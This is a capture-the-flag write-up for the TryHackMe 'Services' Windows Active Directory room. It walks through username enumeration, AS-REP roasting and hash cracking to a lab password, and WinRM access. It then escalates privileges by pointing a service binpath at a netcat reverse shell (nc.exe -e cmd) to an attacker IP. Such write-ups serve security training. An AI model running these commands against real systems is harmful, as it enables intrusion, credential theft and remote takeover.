Services CTF Writeup

Writeup by Substing.

Challenge can be found at: https://tryhackme.com/room/services

phase 1: recon

nmap

The first step taken was to see what services were running on the machine.

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Above Services
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-21
23:47:46Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
services.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
services.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-SERVICES.services.local
| Not valid before: 2023-09-20T23:46:39
|_Not valid after:  2024-03-21T23:46:39
| rdp-ntlm-info:
|   Target_Name: SERVICES
|   NetBIOS_Domain_Name: SERVICES
|   NetBIOS_Computer_Name: WIN-SERVICES
|   DNS_Domain_Name: services.local
|   DNS_Computer_Name: WIN-SERVICES.services.local
```

```
|   Product_Version: 10.0.17763
|_  System_Time: 2023-09-21T23:47:48+00:00
|_ssl-date: 2023-09-21T23:47:56+00:00; 0s from scanner time.
MAC Address: 02:00:5A:A9:6C:DF (Unknown)
Service Info: Host: WIN-SERVICES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: WIN-SERVICES, NetBIOS user: <unknown>, NetBIOS MAC:
02005aa96cdf (unknown)
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-09-21T23:47:48
|_  start_date: N/A
```

port 80 http


We see a partially finished website.

Nothing notable is returned from a Gobuster scan.

```
/img                  (Status: 301) [Size: 148] [--> http://10.10.238.253/img/]
/css                  (Status: 301) [Size: 148] [--> http://10.10.238.253/css/]
```

```
/js                   (Status: 301) [Size: 147] [--> http://10.10.238.253/js/]
/fonts                (Status: 301) [Size: 150] [--> http://10.10.238.253/fonts/]
```

j.doe@services.local is listed on the site. It appears to be a naming convention.



Based on the users we can see, we can create a list of potential usernames:

```
j.doe
j.rock
w.masters
j.larusso
```

port 88 kerberos

Now that we have a list of usernames, we test them against the Kerberos server.

```
┌──(root㉿kali)-[~/Downloads]
└─# ./kerbrute userenum -d services.local --dc 10.10.238.253 users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/22/23 - Ronnie Flathers @ropnop

2023/09/22 00:57:44 >  Using KDC(s):
2023/09/22 00:57:44 >   10.10.238.253:88

2023/09/22 00:57:44 >  [+] VALID USERNAME:       j.doe@services.local
2023/09/22 00:57:44 >  [+] VALID USERNAME:       w.masters@services.local
2023/09/22 00:57:44 >  [+] VALID USERNAME:       j.larusso@services.local
2023/09/22 00:57:44 >  [+] VALID USERNAME:       j.rock@services.local
2023/09/22 00:57:44 >  Done! Tested 4 usernames (4 valid) in 0.020 seconds

┌──(root㉿kali)-[~/Downloads]
```

All our usernames are valid!

Next, an AS-REP roasting attack is run which gives us the password hash for any users who don't have pre-authentication enabled.

```
┌──(root㉿kali)-[~/Downloads]
└─# impacket-GetNPUsers services.local/ -usersfile users.txt -dc-ip 10.10.238.253
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User j.doe doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$j.rock@SERVICES.LOCAL:5453dee666ce416cb81cddbbbfb058d3$6c6bb0aa7bf229d647a0c22b177f536a8f2147753cae5a252d47617f74aa867b9498e4f2e30f9c61db763bbc3b82440c306c27b866c7
65afcb831cdf00259ce5b51f55acdb50e1ccbfbc46a663c81ed9cf49662da4775b1ee7db488994c9283988fda93c60e63a31f930990735b27ddeb0a7baf92911af1ea59e502fde85d96e6974edbda4679591ba21ba774902c
af81a1bfc4a455abe088769b25323977f74b75342553acfe8d385a9a86ad6b4d2222a8cd209f041140fad99e736fa4b945b577bda18365fe711f9a8abe063ec17e1ea98df9abf48d1d7090007100 2e4d0bcab43e1b59f86258c980ebe15b05a32a4
[-] User w.masters doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j.larusso doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
$krb5asrep$23$j.rock@SERVICES.LOCAL:5453dee666ce416cb81cddbbbfb058d3$6c6bb0aa7bf229d6
47a0c22b177f536a8f2147753cae5a252d47617f74aa867b9498e4f2e30f9c61db763bbc3b82440c306c2
7b866c765afcb831cdf00259ce5b51f55acdb50e1ccbfbc46a663c81ed9cf49662da4775b1ee7db488994
c9283988fda93c60e63a31f930990735b27ddeb0a7baf92911af1ea59e502fde85d96e6974edbda467959
1ba21ba774902caf81a1bfc4a455abe088769b25323977f74b75342553acfe8d385a9a86ad6b4d2222a8c
d209f041140fad99e736fa4b945b577bda18365fe711f9a8abe063ec17e1ea98df9abf48d1d7090007100
2e4d0bcab43e1b59f86258c980ebe15b05a32a4
```

The hash can be cracked easily, and we now have credentials.

```
└─# hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt
```

```
j.rock:Serviceworks1
```

phase 2: access

The credentials successfully allow us to log in.

```
┌──(root㉿kali)-[~/Downloads]
└─# crackmapexec winrm 10.10.238.253 -u 'j.rock' -p 'Serviceworks1'
SMB         10.10.238.253   5985   WIN-SERVICES     [*] Windows 10.0 Build 17763 (name:WIN-SERVICES) (domain:services.local)
HTTP        10.10.238.253   5985   WIN-SERVICES     [*] http://10.10.238.253:5985/wsman
WINRM       10.10.238.253   5985   WIN-SERVICES     [+] services.local\j.rock:Serviceworks1 (Pwn3d!)
```

```
┌──(root㉿kali)-[~/Downloads]
└─# evil-winrm -i 10.10.238.253 -u j.rock -p Serviceworks1

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\j.rock\Documents> ls
```

phase 3: escalation

It seems that our user is a member of Server Operators.

```
*Evil-WinRM* PS C:\Users\j.rock\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
*Evil-WinRM* PS C:\Users\j.rock\Desktop>
```

The article below is relevant to the rest of this escalation process.
https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> services

Path                                                                                                Privileges Service
----                                                                                                ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                             True ADWS
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                                    True AmazonSSMAgent
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                                      True AWSLiteAgent
"C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"                                                    True cfn-hup
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                         True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                      True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                           False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                            False TrustedInstaller
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\NisSrv.exe"                          True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2302.7-0\MsMpEng.exe"                         True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                 False WMPNetworkSvc

*Evil-WinRM* PS C:\Users\j.rock\Documents>
```

A number of services are running with privileges. After a number of attempts with a number of different binpaths, one finally works.

```
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe config cfn-hup binpath="C:\Users\j.ro
ck\Documents\nc.exe 10.10.182.49 8888 -e cmd"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\j.rock\Documents> sc.exe start cfn-hup
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

And thus we have pwned the box.